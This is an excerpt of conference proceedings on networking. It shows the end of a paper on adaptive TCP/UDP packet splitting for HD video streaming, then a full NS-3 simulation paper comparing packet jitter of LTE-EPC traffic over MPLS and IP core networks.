is considered excellent quality [19]. Therefore, our results saturate at 40 dB representing a perfect frame reconstruction. Figure 11 shows that the average PSNR values for FDSP with BP=0%, BP=100%, and Adaptive-BP are 35.6 dB, 39.8 dB, and 39.7 dB, respectively. Therefore, the video quality for FDSP with Adaptive-BP is for the most part identical to FDSP with BP=100% except for a dip in PSNR for frames 2566-2587 corresponding to the UDP packet loss shown in Figure 9b at substream 9. Visually this shows up as a glitch during video playback and lasts for 0.4 seconds. In contrast, the proposed Adaptive-BP more than makes up for slight reduction in PSNR by significantly reducing TCP buffering with just 2 instances of rebuffering and a total rebuffering time 1.1 seconds. In comparison, pure-UDP streaming is extremely lossy and yields an average PSNR of just 32.76 dB.

These results clearly show that FDSP with Adaptive-BP results in better QoE compared to FDSP with static BP values, pure-TCP, and pure-UDP based streaming.

VII. Conclusion

This paper proposed the Adaptive-BP technique that dynamically adjusts the proportion of packets sent over TCP versus UDP for FDSP, as presented in [5][6]. The proposed method adaptively selects the BP parameter for each substream based on the estimated rebuffering time and UDP packet loss rate. For each substream the Adaptive-BP algorithm selects the BP value that satisfies the rebuffering time and the packet loss ratio thresholds. Our results show that the proposed method reduces both rebuffering time and packet loss ratio leading to a more favorable overall video streaming experience. As future work, FDSP with Adaptive-BP will be extended to include real time video streaming and further improve the accuracy of the estimation algorithm.

References

[1] R. Pantos and W. May, “HTTP Live Streaming,” Apr. 2014, iETF Draft, URL: https://developer.apple.com/streaming/ [Accessed: 2015-09-20].

[2] “Microsoft Smooth Streaming,” Microsoft, [Accessed: 2015-09-20]. [Online]. Available: http://www.iis.net/downloads/microsoft/smooth-streaming

[3] T. Kim and M. H. Ammar, “Receiver Buffer Requirement for Video Streaming over TCP,” in *Proceedings of Visual Communications and Image Processing Conference*, January 2006, pp. 422–431.

[4] X. Shen, A. Wonfor, R. Penty, and I. White, “Receiver playout buffer requirement for tcp video streaming in the presence of burst packet drops,” in *London Communications Symposium*, 2009.

[5] J. Zhao, B. Lee, T.-W. Lee, C.-G. Kim, J.-K. Shin, and J. Cho, “Flexible dual tcp/udp streaming for h.264 hd video over wlans,” in *Proc. of the 7th International Conference on Ubiquitous Information Management and Communication (ICUIMC ’13)*. New York, NY, USA: ACM, 2013, pp. 34:1–34:9.

[6] M. Sinky, A. Dhamodaran, B. Lee, and J. Zhao, “Analysis of H.264 bitstream prioritization for dual TCP/UDP streaming of HD video over WLANs,” in *2015 IEEE 12th Consumer Communications and Networking Conference (CCNC 2015)*, Las Vegas, USA, Jan. 2015, pp. 576–581.

[7] S. Wenger, “H.264/AVC over IP,” *IEEE Transactions on Circuits and Systems for Video Technology*, vol. 13, no. 7, pp. 645–656, Jul. 2003.

[8] Y. Xu and Y. Zhou, “H.264 video communication based refined error concealment schemes,” *IEEE Transactions on Consumer Electronics*, vol. 50, no. 4, pp. 1135–1141, Nov. 2004.

[9] A. Nafaa, T. Taleb, and L. Murphy, “Forward error correction strategies for media streaming over wireless networks,” *Communications Magazine, IEEE*, vol. 46, no. 1, pp. 72–79, Jan. 2008.

[10] B. Wang, J. Kurose, P. Shenoy, and D. Towsley, “Multimedia streaming via TCP: An analytic performance study,” *ACM Trans. Multimedia Comput. Commun. Appl.*, vol. 4, no. 2, pp. 16:1–16:22, May 2008.

[11] L. Borg, K. Streeter, and G. Eguchi, “HTTP Dynamic Streaming Specification Version 3.0 FINAL,” Aug. 2013, URL: http://wwwimages.adobe.com/content/dam/Adobe/en/devnet/hds/pdfs/adobe-hds-specification.pdf[Accessed: 2015-09-20].

[12] M. van der Schaar and D. Turaga, “Cross-layer packetization and retransmission strategies for delay-sensitive wireless multimedia transmission,” *IEEE Transactions on Multimedia*, vol. 9, no. 1, pp. 185–197, Jan. 2007.

[13] I. Ali, M. Fleury, S. Moiron, and M. Ghanbari, “Enhanced prioritization for video streaming over QoS-enabled wireless networks,” in *Wireless Advanced (WiAd’11)*, Jun. 2011, pp. 268–272.

[14] Y.-K. Wang, R. Even, T. Kristensen, and R. Jesup, “RTP Payload Format for H.264 Video,” RFC 6184 (Proposed Standard), Internet Engineering Task Force, May 2011.

[15] K. Ishibashi, M. Aida, and S.-i. Kuribayashi, “Estimating packet loss-rate by using delay information and combined with change-of-measure framework,” in *Global Telecommunications Conference, 2003. GLOBECOM ’03. IEEE*, vol. 7, Dec 2003, pp. 3878–3882.

[16] Qin Dai and Lehnert, R., “Impact of Packet Loss on the Perceived Video Quality,” in *Evolving Internet (INTERNET), 2010 Second International Conference on*, Sept 2010, pp. 206–209.

[17] C. Lee, M. Kim, S. Hyun, S. Lee, B. Lee, and K. Lee, “OEFMON: An open evaluation framework for multimedia over networks,” *Communications Magazine, IEEE*, vol. 49, no. 9, pp. 153–161, Sep. 2011.

[18] Conviva SanMateo California, Tech. Rep. Feb 2013, “The conviva viewer experience report,” Conviva, URL: http://www.conviva.com/vxr-home/vxr2013/[Accessed: 2015-09-20].

[19] J. Gross, J. Klaue, H. Karl, and A. Wolisz, “Cross-layer optimization of OFDM transmission systems for mpeg-4 video streaming,” *Computer Communications*, vol. 27, no. 11, pp. 1044 – 1055, Jul. 2004.

Jitter Analysis of LTE Traffic over MPLS Based Evolved Packet Core Network

Hussien M. Hussien and Hussein A. Elsayed
Electronics and Communication Eng. Dept.
Faculty of Engineering, Ain Shams University
Cairo, Egypt
E-mail: hussien.mahm@gmail.com, helsayed2003@hotmail.com

Abstract—3GPP Long Term Evolution (LTE) and Evolved Packet Core (EPC) are the most advanced technologies in the wireless and mobility field, since they provide high speed data and various sophisticated applications to Mobile Users. LTE is a key technology to various high speed applications, which require efficient performance. Packet Jitter is one of the most important performance parameters for those applications. Thus, several researches have been conducted in the LTE radio layer to study the Jitter performance, but they lack the EPC core network layer effect. This paper presents intensive simulation study of LTE-EPC traffic Jitter performance over Multiprotocol Label Switching (MPLS) core network using a Poisson Process traffic generator. MPLS is proposed in conjunction with the EPC to provide better efficiency in modern integrated networks in terms of packet Jitter variations, which is shown to be much better than IP routing trends. The simulation investigates both of the IP and MPLS models, and evaluates the end-to-end performance. The MPLS Model is simulated by MPLS core routers attached to the Packet Data Gateway (P-GW) EPC data plane, while the IP model uses IP core routers instead. These two models are fed by a Poisson traffic source, which matches the statistical properties of real-time IP Internet traffic. The Jitter performance of the two LTE-EPC models shows the enhancement caused by MPLS.

Keywords-LTE; EPC; MPLS; NS-3; Jitter.

I. INTRODUCTION

3GPP Long Term Evolution (LTE) [1][2][3] is the most advanced wireless technology implemented nowadays. LTE is a high speed wireless technology based on Orthogonal Frequency-Division Multiple Access (OFDMA) on downlink and Single Carrier Orthogonal Frequency-Division Multiple Access (SC-FDMA) in uplink. The advanced LTE technology in wireless access is integrated with the EPC, which is the core network data carrying all network related procedures (e.g., mobility management and session management, etc.). The 3GPP organization defines the EUTRAN [1] and EPC [2][3] as the main architecture of the LTE-EPC Network. As shown in Figure 1, LTE-EPC is composed of Evolved Node B (eNodeB), Mobility Management Entity (MME), Home Subscriber Server (HSS), Serving Gateway (S-GW), Policy Control Charging Rules Function (PCRF), and P-GW.

EPC supports various applications including web browsing, video streaming, machine-to-machine, peer-to-peer, VoIP applications, video conferences, and social networking. All of these emerging IP applications are pushing the research communities to produce optimized network simulation model, not only for the LTE radio but also for the corresponding core network [4], which is noticeable in the Advanced Long Term Evolution (LTE-A) research plans. In this paper, the end-to-end LTE-EPC research is studied using NS-3 simulator, which is an open source simulator with a satisfactory level of accuracy to run network simulation under Linux system machine [5]. A previously published work on LTE [6] is used to simulate UE, eNodeB, and S/P-GW with the user plane characteristics. The end-to-end LTE-EPC model is introduced by UDP transport between the source and the destination to test the EPC IP based solutions.

A realistic traffic model is introduced by Poisson process traffic source. This model generates a long range dependent traffic, which can be viewed as the asymptotic case of heavy-tailed on-off sources[7]. Normal Poisson source cannot be used to model mobile networks [12] because it fails to simulate Long Range Dependent (LRD) traffic streams used in broadband networks [8][10][11]. Therefore, a natural candidate is introduced to model the LRD packet data traffic streams. Modern research papers [13] proved that Poisson Pareto Burst Process (PPBP) model provides an accurate model of the aggregated mobile user traffic because of its observations of heavy tail behavior of flow volumes and durations in mobile networks [14].

The majority of the existing NS-3 LTE research papers target the radio mobility [15] and related procedures, such as handover scenarios, algorithms [16], and LTE schedulers [17], which are concentrated at the eNodeB interfaces like S1-U interface. It is clear that such researches lack the core EPC connectivity and performance with respect to the radio interface technology. However, due to the higher layers services demand, the behavior of the network as end-to-end is mandatory to our design. Since it is obvious that all-IP evolution has been the trend of LTE-EPC, LTE EPC user plane [18][19] is used this paper and integrated with the MPLS technology with the appropriate traffic model. PPBP is selected as an Internet traffic type to analyze its characteristics with respect to traffic Jitter, which is evaluated in case of IP network without MPLS. MPLS is a well-known technology, which is widely used in modern network design as a replacement for the traditional IP networks since it copes the IP network shortcomings [20]. In fact, to the best of our knowledge, there is no previously published MPLS-based approach for LTE-EPC core networks with PPBP IP Internet traffic performance




Figure 1. LTE-EPC Architecture

evaluation. But, previous work was done on integrating MPLS with UMTS [21].

The ultimate objective of the presented simulation is to become widely accepted evaluation reference for LTE-EPC and MPLS integration systems. LTE-EPC architecture, which was already developed by [6] is integrated with MPLS core network traffic engineering strategies and investigated the performance with PPBP Internet traffic to have an end-to-end vision. Poisson parameters were modeled based on real life network readings, which can be changed from one network to another based on the operator and country profiles.

The rest of the paper is consists of four sections. Section II explains the high level design aspects of the proposed EPC architecture, and the NS-3 limitation with respect to the LTE technology, the EPC connectivity and the used uplink/downlink traffic design, while Section III details our design implementation steps in terms of LTE radio parameter values, Poisson source design, MPLS architecture, and EPC NS-3 configuration. The simulation results and analysis are provided in section IV. Finally, Section V concludes the paper.

II. DESIGN CRITERIA AND ARCHITECTURE

The EPC-MPLS module that is presented in this paper aims to evaluate and compare the Jitter of the two investigated modes under realistic traffic source. The Internet traffic model is Poisson, which is based on overlapped multiple bursts with heavy-tailed distributed lengths. The focus here is on the EPC data plane, the EPC control plane is currently outside our scope. The simulation focus is on EPS connection management (ECM) connected mode; ECM idle mode is not a part of the simulation. The uplink and downlink are separated in two different Traffic Flow Types (TFT). IPv4 is considered in this simulation but IPv6 is not yet included. One S/P-GW is selected in the design to simplify the simulation model without affecting the conclusive results.

The simulation is done once with IP static Routers as shown in Figure 2; and secondly, with MPLS routers, as in Figure 3. Both of the simulation scenarios run on the same throughput and PPBP parameters; therefore, the IP and MPLS cases are compared at the same conditions. The




Figure 2. End to End LTE-EPC with IP core Network




Figure 3. End to End LTE-EPC with MPLS core Network

network topology supported by the proposed simulation is composed of two parts: the LTE-EPC part and MPLS part. LTE-EPC model includes, as in [18][19], the radio protocol stack (PDCP, RLC, MAC, and physical) and the core part. As shown in Figure 3, MPLS portion is composed of three parts namely, LER, LSR, and LER; and finally, the application server running over UDP protocol.

The system architecture shown in Figure 3 represents an end-to-end LTE-EPC with MPLS core network and UDP server. Our case study is to evaluate the MPLS design flow and the end-to-end data delivery for LTE traffic. The MPLS uplink traffic is assigned with label different from the MPLS downlink traffic such that each Label Edge Router (LER) pushes a different label to the packets depending on the their flow. The Label Switch Router (LSR) does a packet swap to replace the initially pushed label with an intermediate one. At the other end, LER removes the labels and deliver the packets to the destination.

III. IMPLEMENTATION

LTE-EPC diagram is divided into three different layers, as illustrated in Figure 4. The first layer is the LTE radio layer, which involves the UE connectivity to UE's. The EPC core is the second one and it involves the eNodeB IP connectivity to S/P-GW. Finally, the third layer is the application, which involves the S/P-GW connectivity to the application part. The following subsections describe those layers.

A. Poisson Traffic Generator

The used traffic source is Poisson traffic generator [7], which is a process based on multiple overlapping bursts, where the burst lengths follow a heavy-tailed distribution. So, it appears to reflect the basic properties of at least some aggregated data traffic; and it is based on the models that are closely related to the M/G/∞ models as shown in Eq. (1), where the bursts arrive according to a rate (λ). The packet length follows a Pareto distribution characterized by Hurst parameter H, typically between 0.5 and 0.9, and a mean burst time length T_{on}. Each burst is modeled by a flow of constant bit rate (r), as shown in Eq. (2), and overlapping bursts form aggregated long range dependent traffic with burst length of infinite variance [14]. For our design, the PPBP mean burst arrival is selected to be 10, and the mean burst time length to be 0.1, which matches the statistical properties of selected real-life IP Internet traffic. Thus, the burst data rate equals to the bursts arrival rate λ as shown in Eq. (3). The data rate speed is simulated from 1Mbps up to a maximum throughput of 17.568 Mbps, which is selected based on the radio interface design;




Figure 4. Internal processes for Two Single Path MPLS Sites with Traffic Engineering

Copyright (c) IARIA, 2015. ISBN: 978-1-61208-439-8

$$E[n] = T_{on} \times \lambda_p \tag{1}$$

$$\lambda = T_{on} \times \lambda_p \times r \tag{2}$$

Thus,

$$\lambda = r \tag{3}$$

where 1Mbps < r <17.568 Mbps and λ_p is the mean burst arrival, T_{on} is the mean burst time length, λ is the bursts arrival rate.

B. LTE Radio layer

Significant radio parameters are used to simulate real traffic. NS3 Proportional Fair MAC Scheduler (PF) is used and the path loss is based on Friis spectrum propagation loss mode. The uplink/downlink bandwidth and related physical parameters are illustrated in TABLE I. The user is simulated at a negligible distance, i.e., zero downlink distance with MCS 28 (modulation and coding scheme) and transport block size (tbs) 26. From tables 7.1.7.2.1-1 of 3GPP 36.213 [23] one user at 24 Physical Resource Block (PRB), tbs 26 and packet size of 2196 would give a maximum throughput of 2196000 bytes/sec that is 17.568 Mbps. Therefore, all of our simulations would have a maximum throughput of 17.568Mbps.

C. EPC Core Layer

As per [6], UE is assigned a public IPv4 address in the 7.0.0.0/8 network and the PGW is getting address 7.0.0.1, which is used as a gateway to all UEs to the Internet. All of the eNodeB is implemented with a set of point-to-point links towards the S/P-GW. By default, a 10.x.y.z/30 subnet is assigned to each point-to-point link. Different TFT instances are assigned based on local/remote IP address, and port number for uplink and downlink. Each TFT is mapped to a special packet and a special class creating two separate bearers for uplink and downlink traffic. This would add the advantage for traffic segregation on the LTE Radio, EPC core, and furthermore, on the MPLS core layer.

TABLE I. LTE RADIO INTERFACE PARAMETERS.

Radio Parameter	Value
UlBandwidth	25MHz
DlBandwidth	25MHz
DlEarfcn	100
UlEarfcn	18100

D. MPLS Core layer

The third layer adds an end-to-end IP communication using MPLS core site. Subnet 192.168.1.0/30 is allocated between router and remote host, subnet 192.168.1.4/30 is allocated between router and S/P-GW, and private subnets 10.1.1.0/24 and 10.1.3.0/24 are assigned internally between MPLS routers. The MPLS process implemented by NS-3 simulator is powerful as it simulates the main rule of the MPLS label switching such as the Forwarding-Equivalence-Class to Next-Hop-Label Forwarding-Entry (FEC-to-NHLFE) map, which is a mapping from the FEC of any incoming packets to corresponding NHLFEs. The main task is the Next Hop Label Forwarding Entry (NHLFE), which represents an entry containing next-hop information (interface and next-hop address) and label manipulation instructions. It also contains all information required for processing packets such as label encoding, L2 encapsulation information, and others. The second main task is the Incoming Label Map (ILM) that maps the incoming labels to corresponding NHLFEs, which is mainly found in the intermediate nodes for fast label switching such as LSR.

IV. DATA SIMULATION AND VERIFICATION

The simulation is composed of two parts: the LTE-EPC part and MPLS part. The NS-3 LTE-EPC model includes the radio protocol stack (PDCP, RLC, MAC, and physical) and the core part resides with S-GW and P-GW; and it includes the GTP protocol. The MPLS nodes include the three types, LER, LSR, and LER. The application server, which runs over UDP protocol, represents the traffic source. Figure 4 represents the end-to-end LTE-EPC with MPLS core network and UDP server. This setup allows us to validate the MPLS network efficiency from the user plane point of view. The user traffic is a PPBP UDP client-server model. The simulation is done with a normal MPLS routing versus a normal IP routing protocol, as in Figure 2 and Figure 3. The MPLS traffic is separated into uplink/downlink traffic in different paths via the traffic engineering with VPN label designed.

A. Simulation Inputs

Regarding to the simulation inputs, the simulation time is 5 seconds, the maximum speed supported by the NS-3 simulator RLC model is 17.568 Mbps according to the used scheduling technique. Accordingly, specific values are selected for verification from a speed of 10Mbps up to 17Mbps with a step of 1Mbps.The packet size is selected to be 512 Bytes; the mean burst arrivals to be 10, and the mean burst time length to be 0.1, which matches the statistical properties of real-life selected IP Internet traffic.

B. Simulation Results

This paper provides the Jitter histogram comparison between the two introduced architectures at different selected data throughputs. The throughput is selected to be 13Mbps, 15Mbps and 17 Mbps. The effect of MPLS is clearly noticeable with respect to the Jitter variation of the packets. The packets received by the UDP server using MPLS technology is having higher values at lower Jitter counts and the histogram is concentrated at the lower Jitter values, as shown in Figures 5, 6, and 7.

The MPLS Jitter variation is enhanced with a much narrower curve and higher probability of low Jitter, this effect is mainly concentrated at lower speed values. As shown in Figure 5, at 13 Mbps, MPLS had a maximum Jitter value of 0.032, and the IP had a maximum Jitter value of 0.036, i.e., MPLS has a better performance than IP. Furthermore, at higher data throughputs, MPLS effect is clearly noticeable. As shown in Figure 6, at 15 Mbps, MPLS Jitter increased to 0.42 while IP increased to 0.49. The difference between MPLS maximum Jitter and IP maximum Jitter increased at 17 Mbps, which is shown in Figure 7 with 0.051 for MPLS Jitter and 0.083 for IP Jitter.




Figure 5. Jitter histogram at 13Mbps




Figure 6. Jitter histogram at 15 Mbps




Figure 7. Jitter histogram at 17Mbps

A mathematical calculation is done to prove the MPLS advantage with respect to IP routers. For each of the simulation trials, the maximum Jitter is calculated and counted for the IP and the MPLS system as in TABLE II. Furthermore, TABLE II defines Jitter Enhancement Percentage (ρ) and in the average, it is calculated to be the difference between IP maximum Jitter and MPLS maximum Jitter as shown in Eq.(4). The IP maximum Jitter is assumed to be (β), and the MPLS maximum Jitter is assumed to be (α).

Thus,

$$\rho = \frac{100 * (\beta - \alpha)}{\beta} \tag{4}$$

The Jitter enhancement percentage is calculated through multiple simulation trial. The Maximum value is 38.55 % at 17Mbps and the lowest values is 16% at 11 Mbps. The average value is calculated over the simulation trials and it is found to be 19.9%, which is a reasonable effect. Thus, the packet Jitter increases with the throughput for both the IP and MPLS, where for the IP it is increasing more rapidly and for the MPLS the curve is more declined with a lower Jitter.

TABLE II. MAXIMUM JITTER VALUE.

Throughput (Mbps)	IP Max. Jitter (β)	MPLS Max. Jitter (α)	Jitter Enhancement Percentage (ρ)
11	0.025	0.021	16.00
13	0.036	0.032	11.11
15	0.049	0.042	14.29
17	0.083	0.051	38.55




Figure 8. MPLS Maximum Jitter Values

MPLS maximum Jitter is plotted versus the simulation throughput in Figure 8. It is found that the MPLS maximum Jitter is increasing slightly with respect to the throughput, which is much better than the IP trends

V. CONCLUSION AND FUTURE WORK

The introduced core MPLS network approach is a novel one. This paper provided an overview of the design criteria using an MPLS label switching and normal IP routing to provide the LTE-EPC network manufacturer detailed analysis. MPLS packet Jitter variation is better than the normal IP routing trends. The Jitter simulation results proved that the effect of the MPLS is clearly noticeable, where the MPLS have a better performance with respect to UDP server received packets with lower Jitter and minimum variance. MPLS clearly enhanced the packet Jitter variations as already discussed in the simulation graphs. A mathematical analysis is done, which shows that MPLS improves the network Jitter enhancement percentage parameter with average 19.9 %. This is not only the gain because MPLS has a lot of add features as well. If more MPLS features are added, such as load balancing, service resilience, and QoS support of LTE-EPC network, MPLS will be much more efficient with respect to packet forwarding through the MPLS labels, better load balancing through the MPLS traffic engineering, and better service resilience with respect to restoration of core networks disaster. Moreover, MPLS end-to-end QoS is enhanced compared to that of IP.

Further research point can address the challenges for Wi-Fi and LTE-U with MPLS technology. This point should be important one for LTE-U, which is a new LTE technology developed for the unlicensed band [24].

REFERENCES

[1] 3GPP. TS 36.300, “E-UTRA and E-UTRAN overall description”.

[2] 3GPP. TS 23.401, “GPRS enhancements for E-UTRAN access”.

[3] 3GPP. TS 23.402, “Architecture enhancements for non-3GPP accesses”.

[4] S. Jimaa, K. Chai, Y. Chen, and Y. Alfadhl, “LTE-A an overview and future research areas,” Wireless and Mobile Computing, Networking and Communications (WiMob), 2011 IEEE 7th International, Oct. 2011, pp. 395–399, ISSN: 2160-4886, ISBN: 978-1-4577-2013-0, Wuhan (China).

[5] The Network Simulator NS-3. [Online]. Available from: http://www.nsnam.org 2015.10.01.

[6] The Network Simulator LENA Project. [Online]. Available from: http://iptechwiki.cttc.es/LTE-EPC 2015.10.01.

[7] D. Ammar, T. Begin, and I. Lassous, “A new tool for generating realistic Internet traffic in NS-3,” The 4th International ICST Conference on Simulation Tools and Techniques (SIMU Tools 11), March 2011, pp. 81-83, ISBN: 978-1-936968-00-8, Barcelona (Spain).

[8] J. Beran, R. Sherman, M. S. Taqqu and W. Willinger, “Long-range dependence in variable-bit-rate video traffic,” Communications, IEEE Transactions on 43, no. 2/3/4 (1995): 1566-1579.

[9] W. E. Leland, M. S. Taqqu, W. Willinger, and D. V. Wilson, “On the self-similar nature of Ethernet traffic (extended version),”IEEE/ACM Transactions on Networking, vol. 2, no. 1, Feb. 1994, pp.1-15.

[10] V. Paxson and S. Floyd, “Wide-area traffic: The failure of Poisson modeling, ”IEEE/ACM Transactions on Networking, vol. 3, no. 3, June 1995.

[11] W. Willinger, M. S. Taqqu, R. Sherman, and D. V. Wilson, “Self similarity through high-variability: Statistical analysis of Ethernet LAN traffic at the source level, ”IEEE/ACM Transactions on Networking, vol. 5, no. 1, Feb 1997.

[12] M. Ivanovich, T. Neame, and P. Fitzpatrick, “Modeling GPRS Data Traffic,” IEEE Global Telecommunications Conference, GLOBECOM '04, Dec. 2004, pp. 3300 – 3304, ISBN: 0-7803-8794-5, Sydney(Australia).

[13] K. Madseny, H. P. Schwefely, M. B. Hansenz, J. R. Prasady, “Traffic Modeling in GPRS Networks,” The Eight International Symposium on Wireless Personal Multimedia Communications (WPMC '05), Sept. 2005, Aalborg (Denmark).

[14] M. Zukerman, T. D. Neame, and R. G. Addie, “Internet Traffic Modeling and Future Technology Implications,” IEEE Twenty-Second Annual Joint Conference of the IEEE Computer and Communications (INFOCOM 2003), April2003, pp. 587-596, ISBN 0-7803-7752-4, California (USA).

[15] B. Herman, N. Baldo, M. Miozzo, M. Requena, and J. Ferragut, “Extensions to LTE mobility functions for ns-3,”The 2014 Workshop on (WNS3 '14), May 2014, ISBN: 978-1-4503-3003-9, New York (USA).

[16] N. Baldo, M. Requena-Esteso, M. Miozzo and R. Kwan, “An open source model for the simulation of LTE handover scenarios and algorithms in ns-3,” The 16th ACM international conference on Modeling, analysis & simulation of wireless and mobile systems (MSWiM '13), Nov.2013, Pages 289-298, ISBN: 978-1-4503-2353-6, New York (USA).

[17] D. Zhou, N. Baldo, M. Miozzo, “Implementation and validation of LTE downlink schedulers for ns 3,” The 6th International ICST Conference on Simulation Tools and Techniques (SimuTools '13), March 2013, pp. 211-218, ISBN: 978-1-4503-2464-9,Brussels(Belgium).

[18] N. Baldo, M. Requena-Esteso, J. Nin-Guerrero, and M. Miozzo, “A new model for the simulation of the LTE-EPC data plane,” In ICST Workshop on ns-3 (WNS3), March 2012, Sirmione (Italy).

[19] N. Baldo, M. Miozzo, M. Requena-Esteso, and J. Nin-Guerrero, “An open source product-oriented LTE network simulator based on ns-3,” The 14th ACM international conference on Modeling, analysis and simulation of wireless and mobile systems (ACM MSWiM), Oct. 2011, pp. 293-298, Florida (USA).

[20] A. Ayyangar and D. Sidhu, “Analysis of MPLS based Traffic Engineering Solution,” IEEE International Conference on ATM and High Speed Intelligent Symposium, Apr. 2001, pp. 21–27, ISBN 0-7803-7093-7, Seoul (South Koria).

[21] H. Chueh and K. Wang, “An all-MPLS approach for UMTS 3G core networks,” Vehicular Technology Conference, IEEE 58th IEEEVTC, Oct. 2003, pp. 2338-2342, ISSN: 1090-3038, ISBN: 0-7803-7954-3, Florida (USA).

